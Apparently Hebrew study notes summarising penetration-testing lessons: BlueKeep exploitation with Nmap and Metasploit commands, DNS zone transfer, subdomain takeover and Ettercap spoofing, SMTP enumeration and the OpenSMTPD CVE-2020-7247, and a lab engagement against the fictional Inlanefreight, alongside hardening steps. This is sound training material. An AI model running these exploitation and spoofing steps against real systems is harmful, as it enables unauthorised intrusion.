הפרצה מבוססת על טכניקת **Use-After-Free (UAF)**, שבה זיכרון שכבר שוחרר עדיין ניתן לשימוש, מה שמאפשר לתוקף להשתלט עליו ולהחדיר קוד זדוני.

#### **שלבי התקיפה**

##### **1. שלב ההתחלה – ניצול הפגיעות**

|  |  |  |
| --- | --- | --- |
| **שלב** | **BlueKeep** | **קטגוריה** |
| 1 | התוקף שולח בקשת **אתחול חיבור** RDP עם נתונים מניפולטיביים | מקור (Source) |
| 2 | הבקשה מפעילה פונקציה היוצרת **ערוץ וירטואלי** המכיל את הפגיעות | תהליך (Process) |
| 3 | מכיוון שהשירות משמש לניהול המערכת, הוא פועל כברירת מחדל עם הרשאות **LocalSystem** | הרשאות (Privileges) |
| 4 | מניפולציה של הפונקציה מובילה להפעלת תהליך בתוך הקרנל | יעד (Destination) |

ברגע שהתהליך פועל בקרנל, ניתן להשתמש בזיכרון המשוחרר כדי להחדיר קוד ולבצע **השתלטות מרחוק** על המערכת.

##### **2. שלב ההפעלה – הרצת קוד מרחוק (RCE)**

|  |  |  |
| --- | --- | --- |
| **שלב** | **BlueKeep** | **קטגוריה** |
| 5 | התוקף יוצר **מטען זדוני (Payload)** ומשלב אותו בתהליך הפגיע כדי לשחרר זיכרון בקרנל ולהחדיר הוראות חדשות | מקור (Source) |
| 6 | התהליך מופעל, משחרר את הזיכרון, והמעבד מופנה להוראות החדשות של התוקף | תהליך (Process) |
| 7 | מכיוון שהקרנל פועל עם הרשאות גבוהות, ההוראות של התוקף מבוצעות גם הן עם **הרשאות LocalSystem** | הרשאות (Privileges) |
| 8 | ההוראות החדשות כוללות **שליחת reverse shell** למחשב של התוקף, המאפשר לו שליטה מלאה מרחוק | יעד (Destination) |

#### **השלכות ועדכוני אבטחה**

לא כל מערכות Windows פגיעות ל-BlueKeep, אך מערכות ישנות (Windows 7, Server 2008) נמצאות בסיכון גבוה.

**מיקרוסופט פרסמה עדכוני אבטחה**, כולל למערכות הפעלה ישנות שכבר לא נתמכות רשמית. למרות זאת, **במאי 2019 נמצאו כ-950,000 מערכות פגיעות**, וכיום (למרות העדכונים) **כ-25% מהן עדיין חשופות**.

### **כלים ופקודות לזיהוי וניצול BlueKeep**

#### **1. זיהוי מכשירים פגיעים באמצעות Nmap**

ניתן להשתמש בכלי הסריקה Nmap כדי לזהות מחשבים החשופים ל-BlueKeep:

nmap -p 3389 --script rdp-vuln-ms12-020 <target>

או עבור סריקה ייעודית ל-BlueKeep:

nmap -p 3389 --script rdp-vuln-cve2019-0708 <target>

#### **2. שימוש ב-Metasploit לניצול הפגיעות**

**שלב 1**: הפעלת Metasploit

msfconsole

**שלב 2**: טעינת המודול לניצול BlueKeep

use exploit/windows/rdp/cve\_2019\_0708\_bluekeep\_rce

**שלב 3**: הגדרת הכתובת של המטרה

set RHOSTS <target\_ip>

**שלב 4**: הפעלת ההתקפה

exploit

💡 **הערה חשובה**:

ניצול פגיעות זו **עלול לגרום לקריסת מערכת (BSoD)** ולכן יש לנקוט בזהירות רבה לפני ביצוע התקפה בסביבת בדיקה או חדירה מבוקרת. מומלץ **להתייעץ עם הלקוח** לפני הפעלת הניצול.

### **דרכי התגוננות והקשחת מערכת**

כדי להגן על מערכות מפני BlueKeep, יש לבצע את הצעדים הבאים:

✅ **התקנת עדכוני אבטחה** – יש לוודא שהמערכת מעודכנת עם **KB4499175 (Windows 7), KB4499149 (Server 2008 R2)** או עדכונים מקבילים.

✅ **השבתת RDP אם לא בשימוש** – אם אין צורך בגישה מרחוק, מומלץ **לסגור את פורט 3389**:

netsh advfirewall firewall add rule name="Block RDP" protocol=TCP dir=in localport=3389 action=block

✅ **שימוש ב-Network Level Authentication (NLA)** – הפעלת NLA מחייבת התחברות מאומתת לפני קבלת גישה:

reg add "HKLM\SYSTEM\CurrentControlSet\Control\Terminal Server\WinStations\RDP-Tcp" /v UserAuthentication /t REG\_DWORD /d 1 /f

✅ **הגבלת גישה לפי כתובות IP** – ניתן להשתמש בחומת האש של Windows או ב-IPsec כדי לאפשר חיבורי RDP רק מכתובות מורשות.

✅ **שימוש ב-VPN לפני RDP** – מומלץ להגביל את הגישה ל-RDP כך שתתאפשר רק דרך **חיבור VPN מאובטח**.

### **סיכום**

BlueKeep היא פגיעות חמורה שמאפשרת **הרצת קוד מרחוק ללא צורך באימות**, ונמצאת עדיין בשימוש בהתקפות סייבר. הפגיעות מנוצלת על ידי האקרים כדי **להשתלט על מחשבים, להפיץ נוזקות ולבצע מתקפות כופר**.

מומלץ **לזהות מערכות חשופות** באמצעות **Nmap**, להשתמש ב-**Metasploit** לניסויים מבוקרים, ולנקוט **אמצעי הגנה** כמו עדכוני אבטחה, NLA, VPN והגבלת גישה לפי IP.

🔴 **חשוב לזכור**: ניצול הפגיעות עלול לגרום לקריסת המערכת, ולכן יש לבצע את כל הבדיקות **בסביבה מבוקרת בלבד!**

### **סיכום כולל של המידע ששלחת:**

**התקפות על DNS**:

* **DNS** (Domain Name System) משמש להמרת שמות דומיינים לכתובת IP, והיא פועלת בעיקר על UDP ב-port 53, אך יש גם שימוש ב-TCP כשחבילת המידע גדולה מדי עבור UDP.
* DNS מהווה יעד פופולרי להתקפות כי כל היישומים ברשת משתמשים בה, כך שהתקפות על שרתי DNS נחשבות לאיומים משמעותיים.

**הנדסה של DNS - Enumeration**:

* **ניימפ** (Nmap) עם אפשרויות -sC (סקריפטים ברירת מחדל) ו--sV (סריקת גרסאות) משמשים כדי לסרוק שרתי DNS:

nmap -p53 -Pn -sV -sC 10.10.110.213

זו דוגמת פלט שמראה את הגרסה של שרת ה-DNS.

* **זון טרנספר** ב-DNS (Zone Transfer) מאפשר למנהל DNS להעביר נתונים בין שרתים, אך אם לא מוגדר כראוי, כל אחד יכול לבקש את המידע הזה. השתמשו בפקודת dig כדי לקבל את המידע הזה:

dig AXFR @ns1.inlanefreight.htb inlanefreight.htb

* **Fierce** היא כלי שמאפשרת לבצע סריקות רחבות למציאת טרנספרים פגיעים:

fierce --domain zonetransfer.me

**תפיסת דומיינים ו-Subdomains**:

* **תפיסת דומיין** מתבצעת על ידי רישום דומיין שנפוג כדי לשלוט עליו.
* **תפיסת Subdomain** יכולה להתרחש אם יש CNAME המפנה לדומיין שנפוג, כפי שנראה בדוגמה של support.inlanefreight.com המפנה לאמזון:host support.inlanefreight.com  
   במקרה זה, ניתן ליצור bucket ב-AWS ולתפוס את הסאב-דומיין.

**DNS Spoofing (הרעלת מטמון DNS)**:

* **הרעלת מטמון DNS** (DNS Cache Poisoning) מתבצעת על ידי זייפוי רשומות DNS כך שיפנו לאתרים זדוניים.
* התקפות MITM (Man-in-the-Middle) הן אחת השיטות בהן תוקפים יכולים להטעות משתמשים באמצעות מניפולציה על נתוני DNS.
* עם כלים כמו **Ettercap**, ניתן להריץ התקפות spoofing ברשת מקומית:cat /etc/ettercap/etter.dns  
  inlanefreight.com A 192.168.225.110  
  \*.inlanefreight.com A 192.168.225.110

**התקפות נוספות**:

* כלים כמו **Subfinder** ו-**Subbrute** מאפשרים לאתר סאב-דומיינים דרך חיפושים ב-DNS או דרך רשימות מילים:./subfinder -d inlanefreight.com -v

### **סיכום מתקדם:**

ה-**DNS** הוא רכיב חיוני בתשתית האינטרנט, אך גם נקודת חולשה פוטנציאלית להתקפות רבות. התקפות DNS כוללות התקפות פשוטות כמו Enumeration ועד התקפות מתקדמות כמו **DNS Spoofing**. התקפות אלו יכולות להיות מסוכנות במיוחד במקרים בהם תוקפים יכולים להשפיע על נתיבי התקשורת של משתמשים ולמנוע מהם גישה לאתרים חוקיים, או לחלופין להפנות אותם לאתרים זדוניים.

**סיכום מלא עם פקודות:**

הפגיעות ב-DNS הנוגעות ל-*Subdomain Takeover* מתרחשות כאשר תת-דומיין מצביע לשירות חיצוני (כמו AWS או GitHub) שהפסק את הפעילות, אך רשומות ה-DNS לא הוסרו. הדבר גורם לכך שמי שיבצע חיפוש יוכל לזהות תת-דומיינים שאינם פעילים ויכולים להיות מועברים לשליטה של תוקף, אם הוא יירשם מחדש לשירות הישן של הדומיין.

### **שלבים במתקפת *Subdomain Takeover*:**

1. **גילוי תת-דומיין פגום**:
   1. נמצא תת-דומיין שמצביע על שירות חיצוני לא פעיל, לדוגמה: customer-drive.inlanefreight.com.
   2. במקרים כאלו, המערכת מחזירה הודעת שגיאה 404 מכיוון שהשירות לא קיים יותר.
2. **הרשמה מחדש של הדומיין**:
   1. אם התוקף מוצא תת-דומיין כזה, הוא יכול לרשום אותו אצל ספק השירות החיצוני (כמו AWS או GitHub) ולהפוך אותו לשלו.
   2. בפקודה לדוגמה: אם התוקף מוצא תת-דומיין כמו customer-drive.inlanefreight.com, הוא יכול לבדוק אם יש כתובת CNAME הפונה לאתר שאינו קיים.
   3. הפקודה לחיפוש CNAME:dig customer-drive.inlanefreight.com CNAME
   4. אם התוצאה היא כתובת שאינה קיימת (כמו כתובת S3 לא פעילה), התוקף יכול לרשום את הדומיין בעצמו ולשלוט בו.
3. **ביצוע התקפות**:
   1. לאחר שדומיין נרשם מחדש על ידי התוקף, הוא יכול להתחיל להפעיל את האתר ולבצע מתקפות שונות:
      1. **פישינג**: התוקף יוכל להפעיל את הדומיין ולבצע התקפות פישינג, כיוון שהלקוח יחשוב שמדובר בדומיין חוקי של החברה.
      2. **גניבת קוקיז**: התוקף יוכל לגנוב מידע אישי של המשתמשים דרך דומיין שנראה אמיתי.
      3. **Cross-Site Request Forgery (CSRF)**: תקיפה שמבוססת על שליחה של בקשות לאתר של המשתמש תוך כדי ניצול ההרשאות שלו.
      4. **Abusing CORS (Cross-Origin Resource Sharing)**: ניצול של מדיניות CORS כדי לגנוב מידע.
4. **פקודות נוספות לזיהוי תת-דומיינים פגיעים**:
   1. ניתן להשתמש בכלים אוטומטיים כדי לזהות תת-דומיינים פגיעים, כמו למשל:
      1. [Subjack](https://github.com/haccer/subjack): כלי לחיפוש תת-דומיינים פגיעים.
      2. [Subfinder](https://github.com/projectdiscovery/subfinder): כלי נוסף לאיתור תת-דומיינים.

### **סיכום:**

הבעיה העיקרית היא שבחברות רבות לא מתעדכנים באופן מסודר על שימושי השירותים החיצוניים שהם מפסיקים להשתמש בהם. זה גורם להיווצרות תת-דומיינים פגיעים שמאפשרים לתוקפים להשתלט עליהם ולבצע התקפות של פישינג או התקפות נוספות. ישנם כלים אוטומטיים המאפשרים זיהוי של תת-דומיינים פגיעים, וכתוצאה מכך ניתן לנצל את הרשומות הישנות של ה-DNS.

התקפות על שרתי דואר אלקטרוני:

שרת דואר (המכונה גם שרת אימייל) הוא שרת שמטפל ומשדר דואר אלקטרוני ברשת, בדרך כלל דרך האינטרנט. שרת הדואר יכול לקבל מיילים ממכשיר לקוח ולשלוח אותם לשרתים אחרים. כמו כן, הוא יכול להעביר מיילים למכשירי לקוח.

כאשר אנו לוחצים על כפתור שליחה באפליקציית הדואר (הלקוח), התוכנית מתחברת לשרת SMTP ברשת או באינטרנט. SMTP הוא פרוטוקול להעברת דואר פשוט, שמעביר את הדוא"ל מלקוח לשרת ומשרת לשרתים אחרים.

כאשר אנו מורידים מיילים לאפליקציית הדואר שלנו, היא מתחברת לשרת POP3 או IMAP4 באינטרנט, שמאפשר למשתמש לשמור הודעות בתיבת דואר בשרת ולהוריד אותן באופן תקופתי.

* POP3 מסיר בדרך כלל את ההודעות שהורדו מהשרת, מה שמקשה על גישה לדואר במכשירים מרובים.
* IMAP4 לעומת זאת, לא מסיר את ההודעות מהשרת כברירת מחדל, מה שמקל על גישה להודעות ממכשירים שונים.

### **איך תוקפים שרתי דואר?**

#### **סקריפט של MX**

כדי לאתר שרת דואר, ניתן להשתמש ברשומות DNS מסוג MX, שמציינות את השרת שמטפל בהודעות דואר עבור דומיין מסוים. לדוגמה:

host -t MX hackthebox.eu  
hackthebox.eu mail is handled by 1 aspmx.l.google.com.

#### **סקריפט של Nmap**

כדי לסרוק את השרתים והפרוטוקולים שקשורים לדואר, אפשר להשתמש ב-Nmap, אשר מספק סקריפטים כמו -sC כדי לסרוק יציאות כמו SMTP, IMAP, POP3 ועוד.

sudo nmap -Pn -sV -sC -p25,143,110,465,587,993,995 10.129.14.128

#### **טעויות קונפיגורציה**

במקרים של שגיאות קונפיגורציה, שרת SMTP יכול לאפשר אימות אנונימי או תמוך בפרוטוקולים שיכולים לשמש לסריקת שמות משתמשים. למשל, פקודות כמו **VRFY** ו-**EXPN** ב-SMTP מאפשרות לנו לבדוק אם שם משתמש קיים.

#### **דוגמאות לפקודות:**

* **VRFY**: מאפשרת לבדוק אם שם משתמש קיים בשרת.
* **EXPN**: מציינת רשימות תפוצה.
* **RCPT TO**: מאפשרת לבדוק אם כתובת דואר קיימת או לא.

#### **תקפות במערכות ענן**

בשרתי דואר של ענן כמו Office 365, יש אפשרות לבצע סריקות מותאמות אישית כמו עם הכלים **O365spray** כדי לאתר משתמשים תקפים.

#### **התקפות סיסמאות**

באמצעות כלים כמו **Hydra**, ניתן לבצע התקפות של כוח גס או הדלקת סיסמאות (Password Spray) על פרוטוקולים כמו SMTP, POP3 או IMAP.

#### **דליפות Open Relay**

ישנם שרתי SMTP שמסודרים בצורה שגויה ומאפשרים העברת דואר לא מאומת מכתובת אחת לאחרת. התקפות מסוג זה מנוצלות לשליחת דואר מזויף (Phishing) או התקפות אחרות.

הפגיעות האחרונה בשירותי דואר אלקטרוני:

אחת מהפגיעויות האחרונות שפורסמו בציבור והן מסוכנות מאוד הייתה בפוטנציאל של פרוטוקול Simple Mail Transfer Protocol (SMTP), ובמיוחד בגרסה 6.6.2 של OpenSMTPD עד לשנת 2020. פגיעות זו קיבלה את המזהה CVE-2020-7247 והיא מאפשרת ביצוע קוד מרחוק (RCE). הפגיעות הייתה ניתנת לניצול כבר מ-2018 והשפיעה על הפצות רבות של לינוקס, כגון Debian, Fedora, FreeBSD ועוד. הדבר המסוכן ביותר בפגיעות זו הוא האפשרות להריץ פקודות מערכת מרחוק, והניצול שלה אינו דורש אימות.

### **שodan Search:**

במועד כתיבת המאמר (אפריל 2022), על פי אתר Shodan, ישנם יותר מ-5,000 שרתי OpenSMTPD גולמיים וגישה פומבית אליהם ברחבי העולם. עם זאת, זה לא אומר שכל השירותים מושפעים מהפגיעות הזו. המטרה היא להראות את היקף ההשפעה במקרה שהפגיעות הייתה מתגלה כיום.

[קישור לשאילתת Shodan](https://www.shodan.io/search/report?query=port%3A25+product%3A%22OpenSMTPD%22)

[מגמת Shodan](https://trends.shodan.io/search?query=product:%22OpenSMTPD%22#facet/overview)

### **רעיון ההתקפה:**

הפגיעות נמצאת בקוד של OpenSMTPD, במיוחד בפונקציה שמטפלת בכתובת הדואר של השולח. הפונקציה הזו מאפשרת למפגע להכניס תו ; (סימן פסיק) בתוך הכתובת, מה שמוביל להרצת פקודות מערכת באופן בלתי מורשה. הפגיעות מגבילה את הפקודה ל-64 תווים בלבד.

### **שלבי התקפה:**

1. **התחלת חיבור עם שירות ה-SMTP**: החיבור יכול להתבצע באופן אוטומטי דרך סקריפט או באופן ידני.
2. **שליחת דוא"ל**: יש להגדיר את השולח, הנמען וההודעה.
3. **החדרת פקודה מערכת לשדה השולח**: יש להוסיף את הפקודה הרצויה אחרי סימן פסיק.
4. **עיבוד נתוני הדואר**: OpenSMTPD יטפל בנתונים ויבצע את הפקודה שמופיעה.
5. **הרצת הפקודה**: מאחר והשירות פועל עם הרשאות מוגברות, הפקודה תופעל עם אותן הרשאות.

### **פעולות התקפה:**

* **מקור**: המשתמש (למשל, הדואר שנשלח).
* **תהליך**: שירות OpenSMTPD מקבל ומעבד את המידע.
* **הרשאות**: מכיוון שהשירות מאזין על פורטים סטנדרטיים, הוא פועל עם הרשאות גבוהות.
* **יעד**: הפקודה יכולה להוביל לתקשורת חזרה אל המפגע, המאפשרת גישה למערכת.

### **צעדים הבאים:**

התקפות על שירותי דואר יכולים להוביל לדליפת נתונים רגישים או להיות מנוצלות בעזרת פישינג. ישנן דרכים נוספות להפעיל התקפות על שירותי דואר, וניתן ללמוד עליהן דרך תיבות לימודיות כמו Hack The Box (HTB). תיבות כמו "Rabbit" ו-"SneakyMailer" מציגות התקפות פריצה ושימוש בתכנים זדוניים לדואר אלקטרוני.

מומלץ לעקוב אחרי תיבות לימודיות אלה או לצפות בסרטונים על מנת להבין את הדינמיקה של ההתקפות האלו בפועל.

### **סיכום כללי:**

המודול "הקדמה להתקפות על רשתות ארגוניות" מסכם את המסלול של "תפקיד בודק חדירות" (Penetration Tester). מדובר בתהליך ארוך ומאתגר, בו עברנו דרך שלב אחר שלב במודולים שונים הממחישים את תהליך הבדיקות. המסלול חולק ל-27 מודולים שמתמקדים בצעד אחר צעד של מבחן חדירה בארגון דמיוני בשם Inlanefreight, תוך שימוש בטקטיקות, טכניקות ונהלים (TTPs). המודול כולל שלביות בתהליך, מההתחלה ועד סיום המבחן, כולל הכלים הדרושים לכל שלב. המודול עובר על כל השלבים החשובים בתהליך מבחן חדירה:

1. **Pre-Engagement** - שלב טרום מעורבות, הכולל תכנון ראשוני והגדרת מטרות.
2. **Information Gathering** - איסוף מידע על היעד.
3. **Vulnerability Assessment** - הערכת פגיעויות במערכות היעד.
4. **Exploitation** - ניצול הפגיעויות לגישה למערכת.
5. **Post-Exploitation** - שימוש בגישה שנמצאה כדי להפיק מידע נוסף.
6. **Lateral Movement** - מעבר בין מערכות שונות ברשת לאחר חדירה ראשונית.
7. **Proof of Concept** - הדגמת היכולת לנצל את הפגיעויות.
8. **Post-Engagement** - סיום המעורבות, תיעוד, והגשת דוח ללקוח.

המודול מבוצע בצורה מעשית, עם הכוונה והסברים על כל שלב בתהליך. מטרה מרכזית היא לאפשר למשתמשים לתרגל את כל המיומנויות שנלמדו, מבלי לפספס שלב כלשהו בתהליך.

### **מה כלול במודול:**

המודול מלווה את המשתמש בביצוע מבחן חדירה חיצוני נגד חברת Inlanefreight. זה מתחיל בגישה חיצונית לארגון ומוביל לפיתוח גישה פנימית. במהלך התהליך, תתבצע בדיקה של כל תהליך החדירה: איסוף מידע, תקיפות על רשתות, חדירה למערכות Active Directory, העלאת הרשאות, ותחום של תנועת lateral.

המודול מציע גם הזדמנות להתנסות במגוון סוגי מתקפות:

* תקיפות על יישומים אינטרנטיים
* התקפות על שרתים מבודדים (Windows/Linux)
* תקיפות של רשתות Active Directory

### **שלבים עיקריים:**

1. **איסוף מידע** - מחפשים מידע על היעד כדי להבין את תצורת הרשת.
2. **תקיפות רשת אינטרנטית** - התקפות על אתרי אינטרנט יכולים להיות חלק מהשלב הראשוני.
3. **התקפות Active Directory** - ניצול חולשות Active Directory כדי לחדור לרשת.
4. **הסללה ופילוח** - לאחר חדירה למערכת, יש לנוע לרשתות פנימיות נוספות.
5. **הגברת הרשאות** - אם יש צורך, יש להשיג הרשאות גבוהות יותר למערכת.
6. **תיעוד והגשה** - כל התהליך יתועד ויתורגם לדו"ח מקצועי.

### **הצעות לעבודה:**

המודול מציע להתנסות בביצוע מבחן חדירה שני לאחר המדריך, תוך יצירת סיכום עצמאי של תהליך המבחן ודו"ח מסכם.

### **סיכום כללי של המקרה:**

החברה Inlanefreight שכרה את Acme Security, Ltd. לבצע מבחן חדירות חיצוני מלא, כדי להעריך את אבטחת הגבולות של הרשת שלה. הלקוח ביקש שהבדיקה תכלול זיהוי כמה שיותר פגיעויות, עם דגש על האפשרות לראות איזה סוג של גישה ניתן להשיג על ידי משתמש אנונימי באינטרנט. הלקוח גם ביקש כי אם יצליחו להיכנס למערכת ולהשיג גישה לרשת הפנימית, ינסו להרחיב את הגישה עד להשגת שליטה על Active Directory.

#### **תחום הבדיקה:**

1. **בדיקה חיצונית:**
   1. 10.129.x.x (כתובת ה-IP של השרתים החשופים)
   2. \*.inlanefreight.local (כל תתי הדומיינים)
   3. INLANEFREIGHT.LOCAL (הדומיין של Active Directory)
2. **בדיקה פנימית (אם תושג גישה לרשת הפנימית):**
   1. 172.16.8.0/23
   2. 172.16.9.0/23

#### **מה מותר ומה אסור:**

* **מותר:**
  + שימוש בשיטות אוטומטיות כמו סריקות פגיעויות ואנומרציה.
  + עבודה עם טכניקות כמו סריקות זמינות מערכת ושירותים, חקירת דומיינים, ניתוח רשתות ותקיפות כיווני גישה שונים.
* **אסור:**
  + התקפות פישינג או הנדסה חברתית נגד עובדים ולקוחות.
  + התקפות פיזיות.
  + התקפות DoS או פעולות מזיקות אחרות.
  + שינויי סביבה ללא אישור מראש מהצוות הטכנולוגי של Inlanefreight.

#### **תחילת הבדיקה:**

ברגע שמתקבל אישור, תהליך הבדיקה מתחיל עם ביצוע סריקות ראשוניות לאיסוף מידע, יחד עם תיעוד ראשוני שיכין את כל המידע לצורך דו"חות סופיים. כל הפעילויות יתועדו בתבניות מוכנות מראש על מנת להימנע מטעויות או פספוסים.

במהלך הבדיקות, הלקוח ביקש כי כל סריקות כבדות יבוצעו מחוץ לשעות העבודה הרגילות (אחרי השעה 18:00 לפי הזמן בלונדון).

### **תהליך העבודה:**

1. **הכנה מנהלתית:**
   1. חוזה עבודה חתום בין Acme Security ל-Inlanefreight, הכולל את כל פרטי הבדיקה, שיטות העבודה, לוח זמנים, מיילים וטלפונים של אנשי קשר רלוונטיים.
   2. המסמך "חוקי מעורבות" (RoE) שנחתם, שמפרט את כל מגבלות וסוגי הבדיקות המותרות.
2. **התחלת הבדיקה:**
   1. ביצוע סריקות גלויות לאיסוף מידע לגבי רשת הלקוח.
   2. שליחת דוא"ל למשתמשים הרלוונטיים כדי להודיע על תחילת הבדיקה.
3. **תיעוד:**
   1. תיעוד כל ממצא וסיכום ביניים של כל שלב בתהליך העבודה.

הבדיקה נמשכת במשך שבוע, ולאחר מכן יינתן זמן נוסף לכתיבת הדו"ח הסופי.

**סיכום כללי:**

במהלך סריקות ראשוניות על מערכת היעד, נאספו מידע על שירותים ופורטות פתוחים. בוצע סריקת Nmap מהירה שהציגה 11 פורטים פתוחים, כולל FTP, SSH, HTTP, IMAP ועוד. לאחר מכן, התבצעה סריקה אגרסיבית עם דגל -A, אשר סיפקה מידע על גרסאות ושירותים נוספים כגון Apache, Postfix, OpenSSH ודומיהם.

הסריקה חשפה מספר שירותים מעניינים, וכחלק מהתהליך בוצעה גם בקשה ל-Zone Transfer לדומיין של היעד (inlanefreight.local) אשר חשפה 9 תתי דומיינים. בנוסף, נעשה שימוש ב-ffuf לאיתור ו-host header fuzzing, שבסופו התגלה תת דומיין נוסף שלא היה חלק מתוצאות ה-Zone Transfer.

בשלב זה, הוספו תתי דומיינים לקובץ /etc/hosts כדי להקל על החקירה המעמיקה יותר בשירותים השונים.

**פעולות עתידיות:**

השלב הבא הוא חקירת שירותים שעליהם ניתן להפעיל מניפולציות או לבצע פריצות.

הנה סיכום ברמה גבוהה של הפקודות ודרך העבודה בתהליך שאיפשר לאסוף מידע חיצוני (External Information Gathering):

### **1. סריקת פורטים בסיסית (Nmap):**

ראשית, בוצעה סריקה מהירה של הפורטים הפתוחים על הכתובת 10.129.203.101. זו הפקודה:

sudo nmap --open -oA inlanefreight\_ept\_tcp\_1k -iL scope

הפקודה משתמשת בסריקת TCP על הפורטים הפתוחים ומבצעת שמירה של הפלט בתיקיה רלוונטית.

### **2. סריקה מתקדמת של פורטים:**

לאחר מכן, התבצע סריקה מעמיקה יותר עם אופציה -A שכוללת זיהוי מערכת הפעלה, סריקת גרסאות וסקירות סקריפטים. הפקודה:

sudo nmap --open -p- -A -oA inlanefreight\_ept\_tcp\_all\_svc -iL scope

### **3. סינון הפלט:**

כדי להוציא רק את השירותים הרלוונטיים, השתמשו בפקודה לעיבוד הפלט:

egrep -v "^#|Status: Up" inlanefreight\_ept\_tcp\_all\_svc.gnmap | cut -d ' ' -f4- | tr ',' '\n' | sed -e 's/^[ \t]\*//' | awk -F '/' '{print $7}' | grep -v "^$" | sort | uniq -c | sort -k 1 -nr

זו פקודה שסוננתה את השירותים ומצאה את אלו שרצו עם יותר תדירות.

### **4. העברת זון DNS (DNS Zone Transfer):**

במקרה שבו ניתן לבצע את העברת הזון, השתמשו בפקודה:

dig axfr inlanefreight.local @10.129.203.101

הפקודה משיגה מידע אודות רשומות DNS עבור הדומיינים הזמינים, כולל תתי-דומיינים.

### **5. סקריפט לניהול פיצול וירטואלי (Vhost Enumeration):**

לאחר מכן, השתמשו ב-ffuf כדי לבדוק אם יש תתי-דומיינים נוספים שניתן למצוא. לדוגמה:

curl -s -I <http://10.129.203.101> -H "HOST: defnotvalid.inlanefreight.local" | grep "Content-Length:"  
ffuf -w namelist.txt:FUZZ -u <http://10.129.203.101/> -H 'Host:FUZZ.inlanefreight.local' -fs 15157

### **6. הוספת רשומות hosts:**

לבסוף, הוסיפו את כל תתי-הדומיינים שזוהו לקובץ /etc/hosts על מנת שיהיה ניתן לגשת אליהם בקלות:

sudo tee -a /etc/hosts > /dev/null <<EOT  
## inlanefreight hosts   
10.129.203.101 inlanefreight.local blog.inlanefreight.local careers.inlanefreight.local dev.inlanefreight.local gitlab.inlanefreight.local ir.inlanefreight.local status.inlanefreight.local support.inlanefreight.local tracking.inlanefreight.local vpn.inlanefreight.local  
EOT

### **סיכום:**

תהליך העבודה כלל סריקות פורטים, סריקות גרסאות ושירותים, ופעולות לשיפור המידע החיצוני, כולל DNS Zone Transfer וזיהוי של תתי-דומיינים באמצעות כלים כמו ffuf ו-curl.

### **סיכום מלא עם תיאור מלא של הפקודות**

במהלך סריקת השירותים והניצול, נמצאו כמה שירותים מעניינים, חלקם מצריכים אקטים נוספים לניצול, ואחרים יכולים לחשוף מידע רגיש. להלן כל אחד מהשירותים שנבדקו, אמצעי הניצול, ופקודות רלוונטיות שבוצעו:

#### **1. FTP (פורט 21)**

במהלך סריקת ה-Nmap, נחשף שניתן להתחבר ל-FTP באמצעות כניסה אנונימית. נבדק האם ניתן להעלות או לגשת לקבצים דרך FTP, והנה הפקודות שבוצעו:

**פקודות:**

ftp 10.129.203.101

התחברות לשרת FTP עם משתמש אנונימי:

Name (10.129.203.101:tester): anonymous  
Password:   
230 Login successful.

ביצוע סריקת תוכן תיקיות:

ftp> ls

התקבלה התוצאה:

-rw-r--r-- 1 0 0 38 May 30 17:16 flag.txt

לא ניתן להעלות קבצים:

ftp> put test.txt

התקבלה הודעת שגיאה:

550 Permission denied.

**תיאור:** הצלחה בכניסה עם משתמש אנונימי, אבל אין גישה לתוכן מעניין מעבר לקובץ אחד (flag.txt), וכן אין אפשרות להעלות קבצים. לא ניתן לנצל את השירות יותר מזה.

#### **2. SSH (פורט 22)**

בצעתי סריקת גרסה של SSH באמצעות nc על מנת לאסוף מידע אודות הגרסה של OpenSSH שנמצאה על השרת:

**פקודות:**

nc -nv 10.129.203.101 22

התקבלה התוצאה:

SSH-2.0-OpenSSH\_8.2p1 Ubuntu-4ubuntu0.5

לאחר מכן ניסיתי להתחבר כמשתמש admin אך התקבלה הודעת שגיאה:

ssh [admin@10.129.203.101](mailto:admin@10.129.203.101)The authenticity of host '10.129.203.101 (10.129.203.101)' can't be established.  
admin@10.129.203.101's password:   
Permission denied, please try again.

**תיאור:** החיבור עם SSH לא הצליח, ונסיונות חיבור עם סיסמאות שונות לא הניבו תוצאות. ישנה סבירות שהשירות מוגן בסיסמאות חזקות ולכן לא ניתן לנצל אותו.

#### **3. SMTP (פורט 25)**

בצעתי סריקה נוספת על פורט 25, ולאחר מכן ניסיתי לנצל את פקודת VRFY של SMTP לצורך זיהוי משתמשים במערכת:

**פקודות:**

sudo nmap -sV -sC -p25 10.129.203.101

התקבלה תוצאה בה השרת משתמש ב-Postfix:

PORT STATE SERVICE VERSION  
25/tcp open smtp Postfix smtpd

לאחר מכן, השתמשתי בפקודת VRFY לזיהוי משתמשים:

telnet 10.129.203.101 25  
VRFY root

התקבלה התשובה:

252 2.0.0 root

**תיאור:** נמצא כי ניתן להשתמש בפקודת VRFY על מנת לזהות משתמשים קיימים, מה שיכול לעזור בהמשך לניסיון גניבת סיסמאות או לניצול הפגיעויות בשירותי ה-FTP או SSH.

#### **4. rpcbind (פורט 111)**

ביצעתי סריקה על פורט 111 עם הכלי rpcinfo כדי לאסוף מידע על השירותים המופעלים:

**פקודות:**

rpcinfo 10.129.203.101

התקבלה תוצאה שמראה את השירותים הפועלים:

program version netid address service owner  
 100000 4 tcp6 ::.0.111 portmapper superuser

**תיאור:** לא מצאתי פרצות נוספות, אבל השירות rpcbind נמצא פתוח מה שמהווה סיכון מסוים אם יש צורך לגשת אליו מבחוץ. ניתן להמליץ על סגירת שירותים מיותרים.

#### **5. HTTP (פורט 80)**

הבחנו כי ישנם יישומים רגישים פוטנציאליים במערכת ה-HTTP, אך לא בוצעה בדיקה מעמיקה של הפגיעויות בשלב זה.

**תיאור:** לא נעשו ניסיונות פריצה בשלב זה, אולם יש לחשוב על ביצוע סריקות נוספות לתוך היישומים המארחים את השרת, מכיוון שהם עשויים לחשוף מידע או פגיעויות נוספות.

### **סיכום כללי:**

לא נמצאו פרצות קריטיות בתשתית השירותים החיצוניים, אך קיימת אפשרות לניצול מינימלי של שירותי SMTP ו-FTP לצורך זיהוי משתמשים. השירותים המיותרים (כמו rpcbind) יכולים להוות סיכון נוסף, והם צריכים להיות סגורים או מוגנים.

מומלץ למקד את מאמצי הניצול בשירותי HTTP במטרה למצוא פגיעויות נוספות ביישומים המארחים את השרת.

כמובן! הנה סיכום מסודר של תהליך הבדיקות עם הפקודות והמידע החשוב:

### **סיכום תהליך בדיקות חדירה לאפליקציות אינטרנט**

#### **1. הבדלים בין סוגי בדיקות**

* **בדיקות אבטחת אפליקציות אינטרנט (WASA)**: מתמקדות בזיהוי כל הפגיעויות, כולל בעיות קטנות.
* **בדיקות חדירה חיצוניות**: מתמקדות בזיהוי פגיעויות גבוהות סיכון.

